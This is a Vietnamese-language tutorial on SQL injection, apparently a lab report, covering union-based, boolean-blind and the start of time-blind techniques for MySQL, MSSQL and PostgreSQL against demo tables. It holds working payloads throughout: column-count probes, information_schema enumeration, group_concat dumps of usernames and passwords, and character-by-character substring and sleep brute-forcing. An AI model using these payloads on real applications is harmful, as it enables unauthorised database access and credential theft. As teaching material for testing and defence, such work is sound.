1. Các kiểu injection

Sql injection là gì: SQL injection là một lỗ hổng bảo mật web cho phép kẻ tấn công can thiệp vào các truy vấn mà ứng dụng thực hiện đối với cơ sở dữ liệu của nó. Nó thường cho phép kẻ tấn công xem dữ liệu mà chúng thường không thể lấy được. Điều này có thể bao gồm dữ liệu thuộc về người dùng khác hoặc bất kỳ dữ liệu nào khác mà bản thân ứng dụng có thể truy cập. Trong nhiều trường hợp, kẻ tấn công có thể sửa đổi hoặc xóa dữ liệu này, gây ra những thay đổi liên tục đối với nội dung hoặc hành vi của ứng dụng.

-Union-Based: Câu lệnh UNION dùng để kết nối 2 mệnh đề SELECT (hỗ trợ cả mysql và mssql). Kẻ tấn công có thể tận dụng câu lệnh này để chèn thêm đoạn truy vấn vào các bảng dữ liệu khác.

Để một UNIONtruy vấn hoạt động, hai yêu cầu chính phải được đáp ứng:

* Các truy vấn riêng lẻ phải trả về cùng một số cột.
* Các kiểu dữ liệu trong mỗi cột phải tương thích giữa các truy vấn riêng lẻ.

Xác định số lượng số lượng cột yêu cầu.

Khi thực hiện một cuộc tấn công SQL injection UNION, có hai phương pháp hiệu quả để xác định có bao nhiêu cột đang được trả về từ truy vấn ban đầu là sử dụng Order By và phương pháp thứ 2 sử dụng một loạt Union select với các giá trị NULL.

Cách 1: ' ORDER BY 1--

' ORDER BY 2--

' ORDER BY 3—

Nếu số lượng cột order by vượt quá thì nó sẽ gửi trả về lỗi chẳng hạn:

The ORDER BY position number 3 is out of range of the number of items in the select list.

Một số trường hợp sẽ gửi các lỗi rõ ràng nhưng đôi khi nó sẽ không gửi thông báo lỗi mà chỉ là các thay đổi nhỏ do đó ta cần phải để ý kỹ.

Cách 2: ' UNION SELECT NULL--

' UNION SELECT NULL,NULL--

' UNION SELECT NULL,NULL,NULL--

Nếu số lượng giá trị NULL không khớp với cột , cơ sở dữ liệu trả về lỗi, chẳng hạn như:

All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists.

Tương tự với cách 1 nó có thể phản hồi lại thông báo lỗi hoặc là không.

Ở đây mục đích sử dụng NULL là các kiểu dữ liệu trong mỗi cột phải tương thích giữa truy vấn gốc và truy vấn được chèn. Vì NULLcó thể chuyển đổi thành mọi kiểu dữ liệu thường được sử dụng, việc sử dụng NULLtối đa hóa cơ hội tải trọng sẽ thành công khi số lượng cột là chính xác.

Tìm kiếm các cột có kiểu dữ liệu chuỗi trong UNION attack.

Thường các kiểu tấn công union để có thể truy xuất kết quả từ một truy vấn dữ liệu truy xuất sẽ ở dạng chuỗi, vì vậy cần tìm cột có kiểu dữ liệu chuỗi hoặc tương thích với chuỗi.

Sau khi ta xác định được số cột, ta có thể thăm dò từng cột có chứa kiểu dữ liệu chuỗi không bằng cách chèn ‘a’ vào null. Giả sự có 3 cột

' UNION SELECT 'a',NULL,NULL--

' UNION SELECT NULL,'a',NULL --

' UNION SELECT NULL,NULL,'a' --

Nếu kiểu dữ liệu của một cột không tương thích với dữ liệu chuỗi, truy vấn được đưa vào sẽ gây ra lỗi cơ sở dữ liệu, chẳng hạn như:

Conversion failed when converting the varchar value 'a' to data type int.

Mốt số trường hợp sẽ không xảy ra lôi ta có thể xác định được thông qua cách khi chèn ‘a’ vào đúng cột có kiểu dữ liệu chuỗi nó sẽ hiển thị kết quả

Ta có thể sử dụng union attack để truy xuất kết quả ta muốn.

Giả sử ta đã tìm được số cột lỗi và tìm thấy các cột có thể chèn được payload. Lúc này ta chỉ cần tìm các table và sau đó tìm các column và dump data là xong.

Giả sử có 3 cột và cột 2 là cột có thể chèn payload

Mysql:

Sử dụng câu lệnh này để lấy các table

union select null,group\_concat(table\_name),null from information\_schema.tables where table\_schema = database()

Giả sử ta thu được 3 table là users,info,data Sử dụng câu lệnh này để xem các cột trong bảng users

union select null,group\_concat(column\_name),null from information\_schema.columns where table\_name = ‘users’

Giả sử ta thu được thông tin cột id,user,pass. Sử dụng câu lệnh này để dump data 2 cột là user và pass.

union select null,group\_concat(user,pass),null from users

MSSQL: Giả sử ta có 1 table là demo với 3 cột là id,name,hint

Sử dụng câu lệnh này để lấy các table

select id,name from demo union select 1,concat('inject:',table\_name ) from information\_schema.TABLEs ;

Sử dụng câu lệnh này để xem các cột trong bảng

select id,name from demo union select 1,concat('inject:',column\_name ) from information\_schema.columns where table\_name='demo' ;

Sử dụng câu lệnh này để dump data.

select id,name from demo union select 1,concat(id,name) from demo ;

POSTGRESQL:

Sử dụng câu lệnh này để lấy các table

select id,name from demo union select 1,concat('inject:',table\_name ) from information\_schema.TABLEs ;

Sử dụng câu lệnh này để xem các cột trong bảng

select id,name from demo union select 1,concat('inject:',COLUMN\_NAME ) from information\_schema.columns where TABLe\_name='demo' ;

Sử dụng câu lệnh này để dump data

select id,name from demo union select 1,concat('inject:',name ) from demo ;

union select null,group\_concat(user,pass),null from users

Boolean-based blind:


Là một kỹ thuật khai thác sql bằng cách dựa vào kết quả về là true false. Giả sử ta set điều kiện là database có phải tên là csdl hay không. Và server sẽ phản hồi nếu đúng sẽ trả về true và sai thì trả về false. Qua đó ta có thể trích xuất các thông tin trong database , kỹ thuật này yêu cầu nhiều thời gian do ta không thể biết được dữ liệu trong đó nên phải đoán và brute force từng ký tự.

Mysql: database là doansqli2

Ta sử dụng câu lệnh sau đây để brute force sql

select UName from employee where UName='admin' and substring((select database()),1,1)='a’ ;

Như trong hình ta kiểm tra tên database với ký tự đầu tiên là chữ mà ta điền vào ta thử với chữ d nó sẽ trả về kết quả còn khi ta thử với ký tự khác nó sẽ không trả về kết quả.




Sau đó ta tiến hành lấy table\_name bằng câu lệnh sau:

select UName from employee where UName='admin' and substring((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1)='e' ;


Ta sẽ brute force từng ký tự tên table\_name như hình dưới . Và thu kết quả là talbe employee

Lưu ý: trong đây có 3 table ta có thể lấy 1 cái bằng câu lệnh limit




Sau đó ta tiến hành brute force sau khi biết được tên của table là employee bằng câu lệnh sau

select UName from employee where UName='admin' and substring((select column\_name from information\_schema.columns where table\_name='employee' limit 0,1),1,1)='U’ ;



Sau đó ta tiến hành brute force data trong column sau khi đã brute force tên của column là UName

select UName from employee where UName='admin' and substring((select UName from employee limit 0,1),1,1)='a' ;



Ta tiến hành kiểm tra với 2 ký tự là 2 và a , ký tự sẽ trả về kết quả vậy là user có ký tự đầu tiên là a


Sau đó ta tiến hành brute force để lấy full data trong đó.

MSSQL: table là demo và 3 column là id,name,hint


Với MSSQL ta tiến hành brute force table bằng lệnh sau:

select id,name from demo WHERE id=1 and substring((select TABLE\_name from information\_schema.TABLEs),1,1)='d';

Do ký tự đầu là d nên sẽ trả về true.



Lần này ta thử ký tự đầu tiên là e nó sẽ trả về false.




PostgreSQL: table là demo và 3 cột là id,name,hint


Đầu tiên ta tiến hành brute force table bằng lệnh

select id,name from demo where id=1 and substring((select TABLE\_NAME from information\_schema.tables OFFSET 0 limit 1),1,1)='d';

offset 0 limit là để ta lấy database đầu tiên trong kết quả trả về




Khi ta thử với ký tự khác




Sau đó ta tiến hành brute force column bằng câu lệnh sau

select id,name from demo where id=1 and substring((select column\_name from information\_schema.columns where table\_name='demo' OFFSET 1 limit 1),1,1)='e';

Ta nhận được kết quả là false do ký tự đầu tiên là n không phải e



Thử lại với ký tự là n




Tiếp đến là brute force data bằng câu lệnh sau


select id,name from demo where id=1 and substring((select name from demo OFFSET 1 limit 1),1,1)='t';

Ở đây ta sẽ lấy data thứ 2 là server.

Ta sẽ brute force bằng t



Với s



Time-based blind:

Mysql: Ta có table là employee và 2 cột là UName và Pass

Ta sẽ tiến hành brute force table lệnh sau

select UName from employee where UName='admin' and if(substring((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1)='e',sleep(5),0);